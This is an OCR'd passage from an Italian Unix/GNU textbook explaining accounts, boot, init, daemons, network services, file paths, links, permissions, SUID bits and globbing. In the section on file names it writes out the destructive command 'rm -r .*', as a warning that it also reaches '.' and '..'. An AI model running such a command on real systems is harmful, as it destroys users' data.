
Per poter utilizzare un sistema di questo tipo, occorre essere stati registrati, ovvero, è necessario avere ottenuto un ***account***. Dal punto di vista dell'utente, l'*account* è un nome abbinato a una parola d'ordine che gli permette di essere riconosciuto e quindi di poter accedere. Oltre a questo, l'*account* stabilisce l'appartenenza a un gruppo di utenti.

Il nome dell'amministratore è sempre '**root**', quello degli altri utenti viene deciso di volta in volta.

I sistemi Unix e i programmi che su questi sistemi possono essere utilizzati, non sono predisposti per un utilizzo distratto: gli ordini non vengono discussi. Molti piccoli errori possono essere disastrosi se sono compiuti dall'utente '**root**'. È molto importante evitare il più possibile di utilizzare il sistema in qualità di utente amministratore ('**root**') anche quando si è l'unico utilizzatore del proprio elaboratore.

Tutti gli utenti di un sistema Unix sono associati a uno o più gruppi. Un utente ottiene dei privilegi in quanto tale, oppure in quanto appartenente a un certo gruppo.

Figura 3.7. Utenti e gruppi: un utente può appartenere a gruppi differenti.



3.11 Avvio

Il ***boot*** è il modo con cui un sistema operativo può essere avviato quando l'elaboratore viene acceso. Di solito, il software registrato su ROM degli elaboratori basati sull'uso di unità di memorizzazione di massa ad accesso diretto, è fatto in modo da eseguire le istruzioni contenute nel primo settore, della prima di tali unità previste. Questo settore è noto come MBR (*Master boot record*). Il codice contenuto nel settore di avvio provvede all'esecuzione del kernel (lo avvia).

La parola *boot* è il risultato dell'abbreviazione di *bootstrap*. La parola, usata normalmente al plurale, si riferisce alle linguette degli stivali che servono a calzarli (calzastivali), senza bisogno di aiuto da parte di una seconda persona. Questo fa sì che il termine venga usato in inglese anche per esprimere il concetto di «cavarsela da soli», che spiega il motivo della scelta nel contesto informatico.
In base all'analogia, anche se il suo utilizzo è desueto, è il caso di osservare che il *bootstrap* è il programma o il codice che si prende cura del caricamento del sistema operativo. Pertanto, sarebbe come dire che programmi come SYSLINUX e GRUB, installano il *bootstrap*.

Con un sistema GNU installato in un elaboratore x86, la configurazione e la gestione del sistema di avvio viene fatta principalmente attraverso SYSLINUX e GRUB, i quali permettono di avviare facilmente l'esecuzione di un kernel Linux da un'unità di memorizzazione di massa qualunque, o anche dalla rete con l'ausilio dei protocolli PXE, TFTP e DHCP.

3.12 Inizializzazione e gestione dei processi

«

I sistemi Unix funzionano generalmente in multiprogrammazione, ovvero *multitasking*, pertanto sono in grado di eseguire diversi programmi, o processi elaborativi, contemporaneamente. Per poter realizzare questo, oltre alla gestione interna al kernel, esiste esternamente un gestore dei processi elaborativi: Init, realizzato dall'eseguibile '**`init`**', che viene avviato subito dopo l'attivazione del file system principale, allo scopo di occuparsi di eseguire la procedura di inizializzazione del sistema. In pratica, esegue delle istruzioni

necessarie alla configurazione corretta del sistema particolare che si sta avviando.

3.13 Demoni

Molti servizi sono svolti da programmi che vengono avviati durante la fase di inizializzazione del sistema e quindi compiono silenziosamente la loro attività. Questi programmi sono detti ***demoni*** (*daemon*).

3.14 Gestione dei servizi di rete

Nei sistemi Unix la gestione della rete è un elemento essenziale e normalmente presente. I servizi di rete vengono svolti da dei demoni attivati in fase di inizializzazione del sistema. Nei sistemi GNU, i servizi di rete sono controllati fondamentalmente da tre programmi:

- il supervisore dei servizi di rete, costituito normalmente dal demone '**`inetd`**', che si occupa di attivare di volta in volta, quando necessario, alcuni demoni che poi gestiscono servizi specifici;
- il TCP wrapper, costituito normalmente dal programma eseguibile '**`tcpd`**', che si occupa di controllare e filtrare l'utilizzazione dei servizi offerti dal proprio sistema contro gli accessi indesiderati;
- Portmapper, costituito normalmente dal demone '**`rpc.portmap`**', oppure solo '**`portmap`**', che si occupa del protocollo RPC (*Remote procedure call*).

Un servizio molto importante nelle reti locali consente di condividere porzioni di file system da e verso altri elaboratori connessi. Questo si ottiene normalmente con il protocollo NFS che permette quindi di realizzare dei file system di rete.

3.15 Registrazione e controllo degli accessi

«

I sistemi Unix, oltre che essere in multiprogrammazione sono anche multiutente, cioè possono essere usati da più utenti contemporaneamente. La multiutenza dei sistemi Unix è da considerare nel modo più ampio possibile, nel senso che si può accedere all'utilizzo dell'elaboratore attraverso la console, terminali locali connessi attraverso porte seriali (eventualmente anche attraverso la mediazione di modem), terminali locali o remoti connessi attraverso una rete.

In queste condizioni, il controllo dell'utilizzazione del sistema è essenziale. Pertanto, ogni utente che accede deve essere stato registrato precedentemente, con un nome e una parola d'ordine, o *password*.

La fase in cui un utente viene riconosciuto e quindi gli viene consentito di agire, è detta ***login***.[3] Così, la conclusione dell'attività da parte di un utente è detta ***logout***.

3.16 Strumenti di sviluppo software

«

Tutti i sistemi operativi devono avere un mezzo per produrre del software. In particolare, un sistema operativo Unix deve essere in grado di compilare programmi scritti in linguaggio C/C++. Gli strumenti di sviluppo dei sistemi Unix, composti da un compilatore in linguaggio C/C++ e da altri programmi di contorno, sono indispensabili per poter installare del software distribuito in forma sorgente non compilata.

3.17 Arresto o riavvio del sistema

Qualunque sistema operativo in multiprogrammazione, tanto più se anche multiutente, deve prevedere una procedura di arresto del sistema che si occupi di chiudere tutte le attività in corso prima di consentire lo spegnimento fisico dell'elaboratore.

Normalmente, in un sistema Unix solo l'utente '**root**' può avviare la procedura di arresto del sistema con il comando seguente:

```
# shutdown -h now [Invio]
```

Per richiedere invece il riavvio del sistema:

```
# shutdown -r now [Invio]
```

Con un sistema GNU/Linux installato su un elaboratore con architettura x86, di solito è possibile usare la combinazione di tasti [*Ctrl Alt Canc*] per riavviare il sistema. In questo modo, anche un utente comune ha modo di spegnere il sistema senza creare danni.


3.18 File e directory in un sistema Unix

Tutto ciò che è contenuto in un file system Unix è in forma di file: anche una directory è un file. Quando si vuole fare riferimento a un file nel senso stretto del termine, ovvero un archivio di dati,[4] se si vuole evitare qualunque ambiguità si utilizza il termine file normale, o *regular file*.

Una directory è un file speciale contenente riferimenti ad altri file. I dati contenuti in un file system sono organizzati in forma gerarchica schematizzabile attraverso un ***albero***, ovvero un tipo particolare di

grafo orientato che parte da una radice e si sviluppa in rami e nodi. La figura 3.8 mostra lo schema di un albero.

Figura 3.8. Albero.



La radice è il nodo principale di questo grafo orientato, i rami rappresentano il collegamento (la discendenza) dei nodi successivi con quello di origine (il genitore). La radice corrisponde a una directory, mentre i nodi successivi possono essere directory, file di dati o file di altro genere.

Per identificare un nodo (file o directory) all'interno di questa gerarchia, si definisce il percorso (*path*). Il percorso è espresso da una sequenza di nomi di nodi che devono essere attraversati, separati da una barra obliqua ('`/`'). Il percorso '`idrogeno/carbonio/ossigeno`' rappresenta un attraversamento dei nodi '`idrogeno`', '`carbonio`' e '`ossigeno`'.

Dal momento che il grafo di un sistema del genere ha un nodo di origine corrispondente alla radice, si distinguono due tipi di percorsi: relativo e assoluto.

- ***Percorso relativo***

  Un percorso è relativo quando parte dalla posizione corrente

(o attuale) del grafo per raggiungere la destinazione desiderata. Nel caso dell'esempio precedente, '`idrogeno/carbonio/ossigeno`' indica di attraversare il nodo '`idrogeno`' inteso come discendente della posizione corrente e quindi gli altri.

- ***Percorso assoluto***


  Un percorso è assoluto quando parte dalla radice.

Il nodo della radice non ha un nome come gli altri: viene rappresentato con una sola barra obliqua ('**`/`**'), di conseguenza, un percorso che inizia con tale simbolo, è un percorso assoluto. Per esempio, '`/cloro/sodio`' indica un percorso assoluto che parte dalla radice per poi attraversare '`cloro`' e quindi raggiungere '`sodio`'.

Un albero è un grafo orientato, nel senso che i rami hanno una direzione (archi orientati), ovvero ogni nodo ha un genitore e può avere dei discendenti e il nodo radice rappresenta l'origine. Quando in un percorso si vuole tornare indietro verso il nodo genitore, non si usa il nome di questo, ma un simbolo speciale rappresentato da due punti in sequenza ('`..`'). Per esempio, '`../potassio`' rappresenta un percorso relativo in cui si raggiunge il nodo finale, '`potassio`', passando prima per il nodo genitore della posizione corrente.

In alcuni casi, per evitare equivoci, può essere utile poter identificare il nodo della posizione corrente. Il simbolo utilizzato è un punto singolo ('`.`'). Per cui, il percorso '`idrogeno/carbonio/ossigeno`' è esattamente uguale a '`./idrogeno/carbonio/ossigeno`'.

Figura 3.9. Uno schema compatibile con gli esempi descritti.



3.19 Collegamenti

«

Un albero è tale purché esista uno e un solo percorso dalla radice a un qualunque altro nodo. Nei file system Unix non è necessariamente così; pertanto sono schematizzabili attraverso grafi orientati, ma non necessariamente degli alberi. Infatti è possibile inserire dei collegamenti aggiuntivi, o *link*, che permettono l'utilizzo di percorsi alternativi. Si distinguono due tipi di questi collegamenti: simbolici e fisici (*hard*).

- ***Collegamenti fisici*, *hard link***

  Un collegamento fisico, o *hard link*, è un collegamento che una volta creato ha lo stesso livello di importanza di quelli originali e non è distinguibile da quelli.

- ***Collegamento simbolico*, *link simbolico*, *symlink***

> Il collegamento simbolico, o *link* simbolico, è un file speciale contenente un riferimento a un altro percorso e quindi a un altro nodo del grafo di directory e file.

quando si preferisce l'uso di collegamenti simbolici, lo si fa per poter distinguere la realtà (o meglio l'origine) dalla finzione: utilizzando un collegamento simbolico si dichiara apertamente che si sta indicando un'alternativa e non si perde di vista il percorso originale.

3.20 Nomi dei file

Non esiste una regola generale precisa che stabilisca quali siano i caratteri che possono essere usati per nominare un file. Esiste solo un modo per cercare di stare fuori dai guai: il simbolo '`/`' non deve essere utilizzato essendo il modo con cui si separano i nomi all'interno di un percorso in un sistema Unix; inoltre conviene limitarsi all'uso dell'alfabeto latino non accentato, dei numeri, del punto e del trattino basso.

Per convenzione, nei sistemi Unix i file che iniziano con un punto sono classificati come nascosti, perché vengono mostrati e utilizzati solo quando sono richiesti espressamente.

I file che iniziano con un punto sono nascosti per una buona ragione: si vuole evitare che utilizzando i metacaratteri si faccia riferimento alla directory stessa (‘`.`’) e alla directory genitrice (‘`..`’). Per tale ragione, si deve fare molta attenzione quando ci si vuole riferire a questi file nascosti. Potenzialmente, il comando ‘**`rm -r .*`**’ non si limita a eliminare i file e le directory che iniziano con un solo punto iniziale, ma tenta di eliminare anche ‘`.`’ e ‘`..`’, cioè tutto il contenuto della directory corrente e di quella genitrice!

3.21 Permessi

«

I file di un file system Unix appartengono simultaneamente a un utente e a un gruppo di utenti. Per questo si parla di utente e gruppo proprietari, oppure semplicemente di proprietario e di gruppo.

L’utente proprietario può modificare i permessi di accesso ai suoi file, limitando questi anche per se stesso. Si distinguono tre tipi di accesso: lettura, scrittura, esecuzione. Il significato del tipo di accesso dipende dal file cui questo si intende applicare.

Per i file normali:

- l’accesso in lettura permette di leggerne il contenuto;
- l’accesso in scrittura permette di modificarne il contenuto;
- l’accesso in esecuzione permette di eseguirlo, se si tratta di un eseguibile binario o di uno script di qualunque tipo.

Per le directory:

- l'accesso in lettura permette di leggerne il contenuto, ovvero di poter conoscere l'elenco dei file in esse contenuti (di qualunque tipo essi siano);
- l'accesso in scrittura permette di modificarne il contenuto, ovvero di creare, eliminare e rinominare dei file;
- l'accesso in «esecuzione» permette di attraversare una directory, pertanto diventa un permesso di attraversamento, ovvero un permesso di accesso.


I permessi di un file permettono di attribuire privilegi differenti per gli utenti, a seconda che si tratti del proprietario del file, di utenti appartenenti al gruppo proprietario[5], oppure si tratti di utenti diversi. Così, per ogni file, un utente può ricadere in una di queste tre categorie: proprietario, gruppo o utente diverso.

I permessi si possono esprimere in due forme alternative: attraverso una stringa alfabetica oppure un numero.

I permessi possono essere rappresentati attraverso una stringa di nove caratteri in cui possono apparire le lettere '**r**', '**w**', '**x**', oppure un trattino ('**-**'). La presenza della lettera '**r**' indica un permesso di lettura, la lettera '**w**' indica un permesso di scrittura, la lettera '**x**' indica un permesso di esecuzione o di attraversamento.

I primi tre caratteri della stringa rappresentano i privilegi concessi al proprietario stesso, il gruppetto di tre caratteri successivo rappresenta i privilegi degli utenti appartenenti al gruppo, il gruppetto finale di tre caratteri rappresenta i privilegi concessi agli altri utenti.

Figura 3.10. Associazione tra le classi di utenti e i permessi secondo lo schema tradizionale dei sistemi Unix.



I permessi possono essere rappresentati attraverso tre cifre numeriche, in cui la prima rappresenta i privilegi dell'utente proprietario, la seconda quelli del gruppo e la terza quelli degli altri utenti. Il permesso di lettura corrisponde al numero quattro, il permesso di scrittura corrisponde al numero due, il permesso di esecuzione o attraversamento corrisponde al numero uno. Il numero che rappresenta il permesso attribuito a un tipo di utente, si ottiene sommando i numeri corrispondenti ai privilegi che si vogliono concedere.

Tabella 3.11. Esempi di rappresentazione di permessi.

Stringa	Numero	Descrizione
`rw-r--r--`	644_8	L'utente proprietario può accedervi in lettura e scrittura (4+2), mentre sia gli appartenenti al gruppo, sia gli altri utenti, possono solo accedervi in lettura.
`rwxr-x---`	750_8	L'utente proprietario può accedervi in lettura, scrittura ed esecuzione (4+2+1); gli utenti appartenenti al gruppo possono accedervi in lettura e in esecuzione (4+1); gli altri utenti non possono accedervi in alcun modo.

Stringa	Numero	Descrizione
`rw-------`	600_8	L'utente proprietario può accedervi in lettura e scrittura (4+2), mentre tutti gli altri non possono accedervi affatto.

Tabella 3.12. Tutti i casi di permessi di scrittura, lettura, esecuzione o attraversamento, nel contesto di interesse.

Stringa	Binario	Ottale	Descrizione
`r--`	100_2	4_8	Consente la lettura del contenuto.
`-w-`	010_2	2_8	Consente la modifica del contenuto.
`--x`	001_2	1_8	Consente l'avvio di un programma o l'attraversamento di una directory.
`rw-`	110_2	6_8	Consente la lettura e la modifica del contenuto.
`r-x`	101_2	5_8	Consente la lettura del contenuto e l'avvio di un programma o l'attraversamento di una directory.
`-wx`	011_2	3_8	Consente la modifica del contenuto e l'avvio di un programma o l'attraversamento di una directory (se il programma deve essere interpretato non può funzionare, perché manca il permesso di lettura).
`rwx`	111_2	7_8	Consente la lettura, la modifica del contenuto e l'avvio di un programma o l'attraversamento di una directory.

3.21.1 Permessi speciali: S-bit

«

I permessi dei file sono memorizzati in una sequenza di 9 bit, dove ogni gruppetto di tre rappresenta i permessi per una categoria di utenti (il proprietario, il gruppo, gli altri).

Assieme a questi 9 bit ne esistono altri tre, posti all'inizio, che permettono di indicare altrettante modalità: SUID (*Set user identifier*), SGID (*Set group identifier*) e Sticky (*Save text image*). Si tratta di attributi speciali che riguardano prevalentemente i file eseguibili. Solitamente non vengono usati e per lo più gli utenti comuni ignorano che esistano.

Quanto descritto, serve in questa fase a conoscere il motivo per il quale spesso i permessi espressi in forma numerica (ottale) sono di quattro cifre, con la prima che normalmente è azzerata (l'argomento viene ripreso nella sezione 20.7).

Per esempio, la modalità 0644_8 rappresenta il permesso per l'utente proprietario di accedervi in lettura e scrittura, mentre agli altri utenti si concede di accedervi in sola lettura.


L'indicazione della presenza di questi bit attivati può essere vista anche nelle rappresentazioni in forma di stringa. L'elenco seguente mostra il numero ottale e la sigla corrispondente.

- SUID = 4 = '`--s------`'
- SGID = 2 = '`-----s---`'
- Sticky = 1 = '`--------t`'

Come si può osservare, questa indicazione prende il posto del permesso di esecuzione. Nel caso in cui il permesso di esecuzio-

ne corrispondente non sia attivato, la lettera ('**s**' o '**t**') appare maiuscola.

Figura 3.13. Esempi di rappresentazione di permessi, con i bit aggiuntivi.



3.22 Date

«

Tra gli attributi di un file in un file system Unix ci sono anche tre indicazioni data-orario:

- la data e l'ora di creazione: viene aggiornata in particolare quando si cambiano le informazioni del file che sono contenute nell'inode: permessi e proprietà (l'inode viene descritto più avanti);
- la data e l'ora di modifica: viene aggiornata quando si modifica il contenuto del file;
- la data e l'ora di accesso: viene aggiornata quando si accede al file anche solo in lettura.

3.23 Utenza e accesso

«

Una volta avviato un sistema Unix, prima che sia disponibile l'invito della shell, ovvero il *prompt*, occorre che l'utente sia riconosciuto dal sistema stesso, attraverso la procedura di accesso (*login*). Quello che viene chiesto è l'inserimento del nome dell'utente (così come è stato registrato) e subito dopo la parola d'ordine (*password*) abbinata a quell'utente. Eccezionalmente può trattarsi di un utente senza parola d'ordine, così come avviene per i mini sistemi su unità di memorizzazione esterne, fatti per consentire le operazioni di manutenzione eccezionale.

Si distingue solo tra due tipi di utenti: l'amministratore, il cui nome è '**`root`**', e gli altri utenti comuni. L'utente '**`root`**' non ha alcun limite di azione, gli altri utenti dipendono dai permessi attribuiti ai

file (e alle directory) oltre che dai vincoli posti direttamente da alcuni programmi.

Tecnicamente, nulla vieta di usare un elaboratore personale solo utilizzando i privilegi dell'utente '**root**'; tuttavia, ciò non conviene, perché si perde di vista il significato della gestione dei permessi sui file e sulle directory, ma soprattutto si rendono vani i sistemi di sicurezza predefiniti contro gli errori. Quindi, l'utente '**root**' deve stare sempre molto attento a quello che fa proprio perché può accedere a qualunque funzione o file del sistema, inoltre il sistema non pone alcuna obiezione al suo comportamento. Invece, un utente comune è vincolato dai permessi sui file e dai programmi che possono impedirgli di eseguire certe attività, di conseguenza, è possibile lavorare con meno attenzione.

3.24 Interpretazione dei comandi

Come già è stato indicato, l'interpretazione dei comandi è compito della shell e comporta anche la sostituzione di alcuni simboli che hanno un significato speciale.

Il ***glob*** (o *globbing*) è il metodo attraverso il quale, tramite un modello simbolico, è possibile indicare un gruppo di nomi di file. Di solito, si possono utilizzare i simboli seguenti:

*	l'asterisco rappresenta un gruppo qualsiasi di caratteri, compreso il punto, purché questo punto non si trovi all'inizio del nome;
?	il punto interrogativo rappresenta un carattere qualsiasi, compreso il punto, purché questo punto non si trovi all'inizio del nome;

`[…]`	le parentesi quadre permettono di rappresentare un carattere qualsiasi tra quelli contenuti al loro interno, o un intervallo di caratteri possibili.

Dal momento che è la shell a eseguire la sostituzione dei modelli simbolici, la sintassi tipica di un programma di servizio è la seguente:

programma [***opzioni***] [***file***…]

Di solito, la shell si occupa di eseguire la sostituzione del carattere tilde (‘**~**’). Nei sistemi Unix, ogni utente ha una directory personale, conosciuta comunemente come directory *home*:

